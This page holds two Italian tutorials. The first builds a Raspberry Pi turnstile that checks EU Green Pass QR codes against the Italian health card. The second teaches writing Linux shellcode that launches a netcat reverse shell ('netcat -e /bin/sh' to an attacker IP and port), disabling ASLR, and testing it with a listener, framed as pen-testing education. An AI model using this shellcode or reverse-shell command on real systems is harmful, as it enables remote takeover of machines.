Verificare il Green Pass europeo

Da una settimana, il Green Pass (che dimostra l'immunità o comunque il non contagio dal Covid-19) è obbligatorio per entrare in buona parte degli edifici in tutta Italia. Molti gestori di attività che si svolgono al chiuso sono preoccupati di non riuscire a controllare i Green Pass del pubblico. Ma è davvero così difficile? In realtà, no. L'EU Digital COVID Certificate è infatti un certificato digitale, le cui specifiche sono pubblicamente disponibili proprio per consentire a chiunque di verificare la validità di uno di questi QR code.

Esistono delle app per smartphone che svolgono questa operazione, ma richiederebbero comunque un operatore che scansioni i vari QR code degli avventori di un locale, e non sempre questo è praticabile. Esiste, però, la possibilità di automatizzare tutto il procedimento, gestendo l'accesso all'edificio tramite un meccanismo come un tornello, o una porta azionabile elettronicamente, e un semplice programma in Python che possiamo scrivere in breve tempo. Utilizzando un computer dotato di pin GPIO come il RaspberryPi è possibile realizzare un sistema completamente automatico: si può usare una webcam per riconoscere il QRcode, un lettore di smartcard per confrontare i dati con quelli della Tessera Sanitaria, e un relay per attivare il tornello (o la porta) soltanto nel caso in cui il Green Pass risulti valido. Il ricorso alla Tessera Sanitaria è fondamentale perché altrimenti un utente potrebbe presentarsi alla porta d'ingresso con un QRcode appartenente a un'altra persona, magari fotografato e condiviso tra tanti utenti. La Tessera Sanitaria è invece una sola per ogni cittadino, quindi permette di identificare automaticamente le persone e assicurarsi che ogni accesso sia legittimo. Naturalmente si potrebbero utilizzare altri

meccanismi, come la CIE o la Firma Digitale, ma la Tessera Sanitaria è l'unico ID digitale a disposizione di tutti i cittadini italiani. Il progetto che proponiamo si basa su un RaspberryPi2 o superiore, con RasperryOS Buster, una webcam USB, un lettore di smartcard USB, un altoparlante passivo con jack audio, e un eventuale modulo relay per far scattare l'apertura della porta.

Table of Contents

- Installare i requisiti
- Riconoscere il QRCode
- Le funzioni di servizio
- Decodificare il Green Pass
- Leggere la Tessera Sanitaria
- Verificare se il certificato è valido
- Catturare il QRcode dalla webcam
- Mettere tutto assieme

Installare i requisiti

I requisiti di questo software sono parecchi, ma possiamo installarli con una serie di comandi. Da notare che ci serve lo script https://github.com/panzi/verify-ehc, e quindi dovremo anche installare tutti i suoi requisiti. Possiamo farlo con questa serie di comandi:

In poche parole, prima di tutto installiamo le varie librerie necessarie per leggere le smartcard, poi quelle necessarie per prelevare immagini dalla webcam e manipolare le immagini (utilizzeremo OpenCV e PIL). Poi serviranno anche le librerie per gestire i pin GPIO del Raspberry, in modo da attivare un relay, e quelle per decodificare i QRCode. Infine, la libreria per emettere suoni (beepy) e i vari requisiti di Verify EHC.

Riconoscere il QRCode

Per prima cosa, scriveremo il codice che ci serve per riconoscere il QRcode, cioè per ottenere il testo (che poi tradurremo in JSON). Qui è necessario un piccolo hack: al momento, la versione di Debian disponibile come RaspberryOs è Buster. Purtroppo questa versione è ormai molto vecchia, quindi non è possibile avere le ultime versioni dei pacchetti. E la libreria qrtool è disponibile solo per Python2 (si trova su apt come **python-qrtools**). Esistono ovviamente divese altre librerie, ma questa è quella che abbiamo notato essere più efficiente e semplice da utilizzare. Quindi per ora metteremo le sue poche righe di codice in uno script a parte, che verrà interpretato da Python2 invece che da Python3: in futuro, usando la nuova versione di Debian, sarà possibile usare questa libreria nella versione per Python3. Il codice è questo:

Il codice è estremamente semplice: lo script si aspetta in argomento il percorso di un file contenente l'immagine di un QRcode da interpretare. Con questo file si può costruire un oggetto QR, decodificabile con la funzione **decode()**. A questo punto la variabile **.data** contiene il testo che è stato riconosciuto nel QRCode, che possiamo restituire sullo standard output. E che andremo a leggere dal programma principale.

Il Green Pass è un testo

firmato con le informazioni del paziente memorizzate in un JSON

Le funzioni di servizio

Ora iniziamo a scrivere lo script principale, quello che si occuperà di svolgere tutto il processo di verifica sia del Green Pass che della Tessera Sanitaria. Cominciamo dall'importazione delle librerie:

Librerie extra sono sostanzialmente quelle a cui accennavamo per lo script di installazione delle dipendenze, poi servono alcune librerie standard di Python per la gestione del JSON, dei sottoprocessi e dell'orario.

Continuiamo definendo alcuni oggetti che saranno utili per tutto lo script, e che quindi avranno valore globale. Per esempio, il percorso in cui trovare il file di configurazione, oppure quello in cui scrivere i log. Poi proviamo a importare le librerie per gestire i pin GPIO del RaspberryPi: saranno necessarie per attivare il relay, e quindi aprire automaticamente la porta o il tornello nel caso il Green Pass risulti valido. In realtà possiamo anche utilizzare lo script su un computer diverso dal Raspberry, e in quel caso non riusciremmo a importare le librerie dei GPIO. In questo caso impostiamo la variabile **rpi** a False, così sapremo che non ci troviamo su un Raspberry. Creiamo un dizionario vuoto per memorizzare la configurazione, e poi l'oggetto **reader**: questo rappresenterà il nostro punto di accesso al lettore di smartcard. Siccome dovrebbe essere possibile procedere anche senza il lettore, perché l'utente potrebbe decidere di usare solo la webcam per il riconoscimento del QR code e poi lasciare a un operatore l'identificazione della persona, se non riusciamo a trovare il lettore di Smart Card catturiamo

l’eccezione e andiamo avanti comunque.

Definiamo due funzioni “di servizio”, non fondamentali ma utili per definire due procedure e non preoccuparsene più. La prima si occupa di leggere il file di configurazione, che sarà nel formato JSON, e memorizzare il contenuto in un dizionario. La seconda è quella che apre la porta facendo scattare il relay: ci serve il numero del pin GPIO da attivare, ma vogliamo anche assicurarci di essere davvero su un Raspberry, perché altrimenti non ci sono i GPIO e non dobbiamo fare nulla.

Decodificare il Green Pass

Iniziamo con le cose “serie”: lo script **verify-ehc.py** si occupa di decodificare la stringa del Green Pass (che è un testo codificato in Base45).

Lo chiamiamo direttamente con os.system, scrivendo l’output in un file. Poi leggiamo il file, memorizzandolo come testo in una variabile. Utilizziamo os.system perché il modulo subprocess ha difficoltà a leggere tutte le righe, dal momento che lo script scrive l’output a intervalli non regolari.

L’output è diviso su più righe, e in realtà a noi interessano solo alcune. Nello specifico, ci interessa la riga **Is Expired** che, se presente, indica che il certificato era valido, ma ora è scaduto. E poi la riga **Signature Valid**, che è presente solo se la firma del certificato risulta corretta: questa indica che il certificato è stato generato da uno dei ministeri della salute dell’Unione Europea, e quindi possiamo considerarlo non contraffatto. Infine, cerchiamo la riga **Payload**, perché dopo di essa viene riportato l’intero contenuto del Green Pass vero e proprio, con i dati personali della persona. Questo payload è in formato JSON, quindi possiamo tranquillamente caricarlo

in un dizionario, assicurandoci di prendere il testo e rimuovere gli invii a capo per evitare che il modulo json di Python possa avere difficoltà a interpretarlo.

Leggere la Tessera Sanitaria

Purtroppo non esiste una documentazione pratica per l'utilizzo delle informazioni presenti nella Tessera Sanitaria italiana, solo delle specifiche tecniche. Noi ci siamo basati sul lavoro di decodifica fatto alcuni anni fa da MMXForge.

I dati su una tessera sanitaria sono memorizzati in un particolare filesystem, ed è possibile selezionare i file inviando una serie di comandi binari (che codifichiamo in esadecimale per leggiblità). La funzione per la lettura dei dati personali dalla tessera sanitaria deve quindi iniziare stabilendo una connessione con la smartcard e poi utilizzando quella connessione per inviare una serie di comandi.

La Tessera Sanitaria italiana contiene un microchip leggibile con un comune lettore di smartcard

Otteniamo come risposta una tupla di tre oggetti: il primo rappresenta i dati restituiti dalla smartcard, gli altri due eventuali codici per identificare errori. Se tutto va bene, sw1 e sw2 dovrebbero sempre contenere i valori 0x90 e 0x00 rispettivamente. Nel nostro caso non c'è bisogno di

verificarli, perché siamo solo interessati a estrarre i dati dal file corretto, qualsiasi cosa vada storta indica che la tessera inserita non era corretta e possiamo considerare nulla l'identificazione.

A questo punto, la variabile data contiene tutti i dati dell'utente, ma come byte. Dobbiamo convertirla in stringa e poi estrarre i singoli dati. I dati sono codificati in modo abbastanza semplice: i primi due caratteri contengono il numero di byte che costituiscono il successivo dato, così sappiamo sempre esattamente quando leggere. Quindi dobbiamo leggere i primi due caratteri, trasformarli in un numero intero, e leggere quel numero di byte per estrapolare il codice dell'emettitore della tessera. Poi leggiamo i due caratteri successivi per conoscere il numero di byte da leggere per avere il cognome. Segue il nome dell'intestatario della tessera.

Con la stessa logica possiamo continuare a leggere i dati personali dell'utente. Sono, in sequenza, sesso, statura, codice fiscale, cittadinanza, comune di nascita e stato di nascita (nel caso la persona non sia nata in Italia). Memorizziamo tutti questi dati in un dizionario, così sarà più facile accedere a quello che ci interessa.

Verificare se il certificato è valido

Iniziamo ora la funzione che ci permetterà di stabilire se il Green Pass sia valido.

I due oggetti che dobbiamo ricevere in argomento sono il dizionario con i dati del green pass e quello con i dati della tessera sanitaria. Possiamo considerare il green pass immediatamente non valido se dai suoi stessi dati risulta che

sia scaduto (expired) o se la sua firma non risulti correttamente apposta da uno dei ministeri della salute europei (in questo caso **signature_valid** sarebbe **False**).

Se è stata fornita una Tessera Sanitaria valida, possiamo confrontare i suoi dati con quelli del Green Pass. Dobbiamo solo fare una piccola conversione sulla data di nascita, perché nella TS è memorizzata nel formato GG/MM/YYYY, mentre nel GP è memorizzata come AAAA-MM-GG. Poi possiamo confrontare data di nascita, nome, e cognome: li confrontiamo in minuscolo, per evitare problemi con eventuali lettere mauscole non corrispondenti.

Se non è stata fornita una tessera sanitaria, per esempio perché la persona non è un cittadino italiano, e la configurazione consente comunque all'operatore di verificare l'identità della persona, facciamo apparire un semplice prompt per chiedere proprio all'operatore se il Green Pass appartenga davvero alla persona che si è presentata. Se l'operatore preme i tasti **y** oppure **s**, il Green Pass è considerato legittimo, ma segnaliamo comunque che non era stata fornita una tessera sanitaria. Così nell'eventuale log viene indicato che l'identificazione è stata manuale.

Per leggere un QR code basta una comune webcam, anche non FullHD

Catturare il QRcode dalla webcam

Per catturare il QRcode creiamo una funzione che utilizza OpenCV, così è facile scattare foto in tempo reale dalla webcam.

L'immagine verrà inserita nella variabile **img**.

Ora utilizziamo OpenCV per scrivere l'immagine su un file temporaneo (sempre lo stesso, tanto possiamo gestire un solo ingresso alla volta). Poi cerchiamo di tradurre questa immagine nel testo del GreenPass usando lo script qrcodereader. Non utilizziamo direttamente a funzione di lettura del QR code di OpenCV perché non funziona bene con webcam a bassa definizione. Se abbiamo ottenuto qualcosa, lo scriviamo nella variabile **data**.

Se è disponibile una sessione di Xorg, il server grafico di GNU-Linux, mostriamo una finestra con l'anteprima della foto scattata dalla webcam, così l'utente può capire se ha allineato correttamente il QR code. Chiaramente non possiamo farlo quando non c'è uno schermo. La funzione fa un ciclo continuo finché non viene riconosciuto un QRcode valido.

Mettere tutto assieme

Nella routine principale del programma possiamo riunire le varie funzioni che abbiamo scritto seguendo il filo logico della verifica del Green Pass: lettura del QRcode, lettura della tessera, confronto dei dati, responso all'utente sotto forma di segnale audio, apertura della porta, e eventuale messaggio sullo schermo.

Nella routine principale del programma prima di tutto leggiamo la configurazione dall'apposito file. Poi attiviamo un ciclo continuo, che svolgerà le varie operazioni in sequenza: prima di tutto si riproduce un suono, per segnalare che siamo pronti a leggere un nuovo QRcode. Poi procediamo a avviare la funzione per la lettura delle immagini dalla webcam: quando questa avrà identificato e decodificato un QR code, potremo procedere a verificarne il contenuto. Fatto questo, andiamo a leggere l'eventuale Tessera Sanitaria presente nel lettore (se la tessera non è stata inserita, il dizionario risultante sarà vuoto).

Ora abbiamo tutto quello che potrebbe servirci, quindi possiamo procedere alla verifica delle credenziali. Come abbiamo visto, la funzione **isCertValid** ci restituisce una tupla di due oggetti. Il primo è un semplice booleano, chiamato **val**, che sarà True se il Green Pass è valido e corrispondente alla Tessera Sanitaria e False negli altri casi. Mentre **err** è una stringa che contiene l'eventuale codice di errore ottenuto. Se il Green Pass è valido non soltanto lo segnaliamo con un suono, così è subito palese se l'accesso sia consentito oppure no, ma inneschiamo anche l'apertura della porta o del tornello con la funzione **open_door**.

Per finire, gestiamo il caso in cui la configurazione preveda di loggare i dati, per esempio per identificare. Ovviamente questa è una eventualità che richiede una certa cautela, perché si tratta di memorizzare dati privati sensibili delle persone, quindi non è detto che qualcuno voglia attivarla. Se il log è attivo, quindi, generiamo una riga di log costituita dal timestamp, lo stato della validità del green pass (**OK** oppure **ERROR**), l'eventuale codice fiscale (che però è una stringa vuota se non è stata fornita una Tessera Sanitaria), e l'eventuale messaggio di errore.
Prima di ripetere il ciclo attendiamo un secondo, per dare all'utente il tempo di togliere la propria tessera sanitaria e il QRcode dai lettori. Poi siamo pronti per un altro ciclo,

verificando le credenziali di un’altro avventore..


Il codice sorgente
Potete trovare il codice sorgente di questo strumento su GitHub:
https://github.com/zorbaproject/greenpass-turnstile
Il repository integra già la dipendenza https://github.com/panzi/verify-ehc, lo script che esegue la decodifica del Green Pass.

Hacking&Cracking: Realizzare uno shellcode

Abbiamo già parlato di come identificare un buffer overflow e sfruttarlo per ottenere un terminale. C’è però un passaggio sul quale abbiamo sorvolato: la realizzazione dello shellcode. In effetti solitamente non c’è davvero bisogno di scrivere uno shellcode di propria mano, basta selezionarne uno già pronto, per esempio dall’elenco pubblicato dal sito exploit-db.com. Imparare a scrivere uno shellcode è però molto interessante, perché ci sono regole rigide da seguire ed è una sfida per un programmatore. E infatti stavolta parleremo proprio di questo. Anche perché capire come funzionano le cose è sempre utile, soprattutto per intuire cosa sia andato storto quando i programmi (o gli attacchi, nel caso del Pen Testing) non si comportano come previsto.


I requisiti

Come negli articoli precedenti, dobbiamo assicurarci di avere tutto il necessario prima di iniziare questa sperimentazione.




Per prima cosa dobbiamo assicurarci che sul sistema siano installati i programmi necessari a compilare del codice: come per il tutorial precedente bisogna dare (su un sistema Debian-like) il comando

Stavolta, però, è anche necessario il pacchetto **netcat-traditional**. Netcat serve, infatti, per ottenere la reverse shell, cioè un terminale remoto. Di solito un terminale locale è infatti poco utile per un attaccante, perché per poterlo usare deve avere già un accesso fisico al sistema. Con un terminale remoto, invece, è possibile prendere il controllo di una macchina per la quale non si dispone di alcun accesso.



Sui sistemi derivati da Ubuntu, potrebbe essere presente **netcat-openbsd**. Quindi bisogna impostare come predefinita la versione tradizionale con il comando
scegliendo l’opzione **2**.



Per disabilitare la protezione del kernel Linux, diamo il comando

In questo modo viene disabilitata la Address Space Layout Randomization, quindi la distribuzione degli indirizzi di memoria non è più casuale ma sequenziale. Questo rende molto più semplice l'analisi del programma buggato (**errore.c**), di cui abbiamo parlato negli articoli precedenti.

Scrivere lo shellcode

Ora possiamo cominciare a scrivere il nostro shellcode capace di funzionare tramite una connessione remota. Scriveremo il codice in assembly, che in questo caso è il migliore compromesso tra leggibilità e basso livello. Utilizzare linguaggi a più alto livello non ha molto senso, perché rischiamo di ottenere un codice macchina imprevedibile. Realizziamo quindi un file con un nome del tipo **shellcode.asm**:

Il codice, che inizia con NASM, comincia con un salto alla sezione **forward**

Tale sezione, che si trova alla fine del file, contiene le due istruzioni:

Viene quindi chiamata la sezione **back**, memorizzando però in un area di memoria il contenuto della stringa scritta tra virgolette. La stringa contiene di fatto tutte le informazioni necessarie: il programma **netcat**, l'opzione **-e**, il percorso della shell da lanciare, l'indirizzo IP del pirata a cui ci si

deve connettere, e la porta. Per ottenere il risultato che vogliamo, infatti, basterebbe che "la vittima" eseguisse il comando **netcat -e /bin/sh 127.127.127.127 9999**. L'indirizzo dell'esempio è un indirizzo locale, ma ovviamente il meccanismo funziona con qualsiasi indirizzo, anche uno remoto: basta sostituirlo. Bisogna però anche ricordarsi di correggere gli offset di memoria, che vedremo tra poco. Sono poi presenti 5 sequenze di 4 caratteri: queste servono al momento solo per riservare la memoria, che verrà poi sovrascritta con gli indirizzi delle varie informazioni di cui abbiamo appena parlato. Visto che si tratta di un sistema a 32bit, ogni indirizzo richiede 4 byte.

Il primo comando, pop, si occupa di spostare nel registro **ESI** l'indirizzo di memoria della variabile che è stata memorizzata con il comando **db**.

Il registro **eax** viene inizializzato al valore zero. Si sarebbe potuto fare anche con il comando **mov eax,0**, ma utilizzando **xor** non serve scrivere il simbolo 0. Questo simbolo infatti funge da terminatore di stringa, e bloccherebbe la lettura dello shellcode da parte del programma vulnerabile. In poche parole, lo shellcode sarà utilizzato nel programma vulnerabile come stringa, e se contiene un byte nullo (**\x00**) la sua lettura viene interrotta.

Adesso, il programma sposta il contenuto della parte alta del registro **EAX** (**AL** è la parte alta di **EAX**) nell'undicesimo carattere della stringa memorizzata con il comando **db**. L'undicesimo carattere è il primo simbolo **#**, e il registro **EAX** contiene il valore **0**, ovvero il byte nullo con cui si può terminare la stringa. In altre parole, abbiamo appena terminato la stringa inserendo il valore 0 al posto del cancelletto, ma senza davvero usare il byte nullo.

Similmente, vengono sostituiti tutti i cancelletti con il terminatore di stringa **0**. Se si vuole cambiare l'indirizzo IP

gli offset successivi dovranno essere ricalcolati. Per esempio, con un indirizzo del tipo **83.121.97.134** (che ha due byte in meno) è ovvio che il termine di tale stringa non sarà più **esi+38**, ma **esi+36**.

Il programma procede poi a modificare l'area di memoria che inizia a **ESI+44**, ovvero i 4 caratteri **AAAA**. In questa porzione di memoria viene memorizzato L'indirizzo del puntatore **ESI** originale, ovvero il primo carattere della stringa memorizzata con il comando **db**.

Per la stringa **-e** le cose sono diverse: l'indirizzo da memorizzare infatti non è più **ESI**, ma **ESI+12**. Infatti, il dodicesimo carattere della stringa è proprio il simbolo **–** della stringa **-e**. L'indirizzo di tale carattere viene calcolato con il comando **lea** e memorizzato nel registro **EBX**. Poi si può spostare il valore dell registro **EBX** nei 4 byte successivi al 48esimo elemento della stringa originale, ovvero i byte **BBBB**.

Si procede allo stesso modo per memorizzare gli indirizzi delle altre informazioni al posto dei vari blocchi di 4 lettere.

Alla fine, al posto dei byte **FFFF**, si inserisce un terminatore di stringa copiandolo dal primo valore che avevamo inserito nel registro **EAX**, ovvero il valore **0** (un byte nullo). Così non c'è il rischio che il processore continui a leggere.

Passiamo al registro **EAX** (parte alta) il byte, in valore esadecimale, **0x0b**. Si tratta del numero assegnato per convenzione alla chiamata di sistema del kernel Linux per la funzione **execve**, che permette l'esecuzione di un comando da shell.

Il puntatore **ESI** viene ora diretto all'indirizzo del primo valore del registro **EBX**.

Nel registro **ECX** viene inserita la sequenza di indirizzi che comincia al byte **44**, ovvero dove una volta era memorizzata la prima delle quattro **A**, e dove ora è memorizzato l'indirizzo del comando **/bin/netcat**. Significa che il valore dei vari indirizzi compresi tra **ESI+44** ed **ESI+64** (ultimo byte, visto che è un byte nullo e la lettura si ferma lì) è la seguente stringa: **/bin/netcat -e /bin/sh 127.127.127.127 9999**. Ovvero, proprio quello che volevamo ottenere. Inseriamo nel registro **EDX** il semplice terminatore nullo, prelevato dal carattere **ESI+64**.

L'ultimo comando impartisce al processore il numero intero in formato esadecimale **0x80**, che ordina l'esecuzione della chiamata di sistema **execve**. Questa chiamata avvierà in una shell il comando che è appena stato inserito nel puntatore **ECX**. Il pirata ha ottenuto la shell remota che voleva con **netcat**.
Il codice può poi essere assemblato per sistema a 32 bit con il comando:

E dal risultato si può estrarre il codice eseguibile in formato esadecimale con il seguente comando:


Si dovrebbe ottenere qualcosa di questo tipo:

Come si può notare, grazie alle accortezze nella scrittura da parte del pirata, lo shellcode non contiene alcun carattere nullo (in esadecimale sarebbe **\x00**).


Esadecimale e decimale
Gli indirizzi di memoria vengono solitamente scritti in base esadecimale, ma sono fondamentalmente dei numeri che possono ovviamente essere convertiti in base decimale. Siccome la base 10 è quella con cui siamo maggiormente abituati a ragionare,

può essere utile tenere sottomano uno strumento di conversione delle basi. In effetti può essere poco intuitivo, se si è alle prime armi con la base 16, pensare che il numero esadecimale 210 corrisponda di fatto al decimale 528. Quando leggete un listato Assembly, può essere molto comodo convertire i numeri in forma decimale per comprendere la dimensione delle porzioni di memoria.
http://www.binaryhexconverter.com/hex-to-decimal-converter


Ricapitoliamo



Apriamo un terminale e lanciamo il comando per creare il file con il codice assembly. Inseriamo il codice sorgente dello shellcode: https://pastebin.com/0qy2RxiY. Poi, premiamo i tasti **Ctrl+O** per salvare il file e **Ctrl+X** per chiudere l'editor nano.



Ora assembliamo il codice assembly: basta dare il comando L'opzione indicata permette di ottenere un codice assemblato a 32 bit, più semplice di uno a 64 bit.




Ottenuto il file eseguibile, possiamo leggere il codice macchina. Per comodità, leggeremo il codice binario nel sistema esadecimale, così risparmiamo spazio. Ci servirà un semplice ciclo for nel terminale di Linux, per usare lo strumento objdump:

Selezioniamo e copiamo il codice (premendo **Ctrl+Shift+C**). Questo è il nostro shellcode, ora dobbiamo verificare se funzioni davvero.

Provare lo shellcode


Per provare lo shellcode potremmo usarlo in un vero attacco a un programma vulnerabile, ma in realtà è più semplice realizzare un rapido programmino per testare lo shellcode senza dover fare tutta la procedura di analisi di un programma buggato per trovare l'indirizzo di ritorno.



Infatti basta usare il programma testshell.c (https://pastebin.com/PUfU4hVn). Una volta compilato, dovrebbe offrirgli la connessione netcat. Come funziona? Semplicemente, si tratta di un programma "suicida", che inietta da solo lo shellcode nella giusta posizione della memoria e poi lo esegue. Se lo analizziamo ci accorgiamo che c'è infatti un

errore:

Viene infatti realizzato un **cast** che non si dovrebbe mai fare: si convince il compilatore che lo shellcode (che di fatto è un puntatore a un array di caratteri) sia invece un puntatore a una funzione.
L'istruzione **int (*ret)()** dichiara un puntatore a una funzione di tipo **integer**, chiamata **ret**. In realtà la funzione non restituirà mai un numero intero, ma non importa. Quello che è interessante è che a questo puntatore può essere assegnato il valore di un qualsiasi puntatore a una funzione. Però noi, finora, abbiamo soltanto un array di caratteri, cioè **shellcode**. Per assegnare il puntatore dello shellcode alla funzione operiamo un **cast**, dichiarando che shellcode è un puntatore a una funzione. Il cast è, per chi non lo sapesse, il metodo con cui si impone il tipo di dato a una variabile.
L'ovvio risultato è che quando è il momento di eseguire la chiamata alla funzione **ret()** il processore non fa altro che puntare all'area di memoria in cui è memorizzato lo shellcode e esegue quello, convinto che sia la funzione richiesta. Del resto, un puntatore vale l'altro, e il processore non ha modo di sapere che abbiamo volontariamente assegnato l'area di memoria di una serie di caratteri al puntatore di una funzione.
A essere precisi, questo è un "undefined behavior", cioè una situazione in cui il comportamento del compilatore non è definito. Quindi sulla carta non è detto che otterremo davvero questo risultato, potremmo teoricamente avere vari tipi di errori. Però di fatto la maggioranza dei compilatori (tra cui GCC) interpretano il codice in questo modo.




Per lanciare l’attacco, iniziamo simulando il ruolo di un attaccante. Apriamo il server **netcat**, dando il comando


Dobbiamo lasciare questa finestra aperta, per attendere le connessioni dal sistema “vittima”.
Simuliamo ora il ruolo della vittima: in un’altra finestra del terminale possiamo compilare il programma testshell col comando

e eseguirlo con

Lanciato il programma con lo shellcode, torniamo sulla finestra del terminale dell’attaccante.



Se tutto va bene, nella finestra in cui netcat era stato aperto viene subito attivata una connessione, ed è possibile iniziare a dare dei comandi sul sistema che ha in esecuzione il programma vulnerabile. Questo è il terminale remoto: nel nostro esempio lo stiamo ottenendo sullo stesso sistema, per nostra comodità, ma in realtà potremmo aprire il server netcat su un qualsiasi sistema con IP pubblico (inserendo questo IP nello shellcode) e ottenere il terminale remoto anche attraverso internet.



Lo shellcode può essere utilizzato anche con il programma

vulnerabile **errore.c**, che abbiamo descritto nelle puntate precedenti. E, in linea di massima, con qualsiasi altro programma abbia la stessa vulnerabilità. Per provarlo basta inserire lo shellcode che abbiamo ottenuto nel comando citato l'altra volta (https://pastebin.com/biSxHhRT).

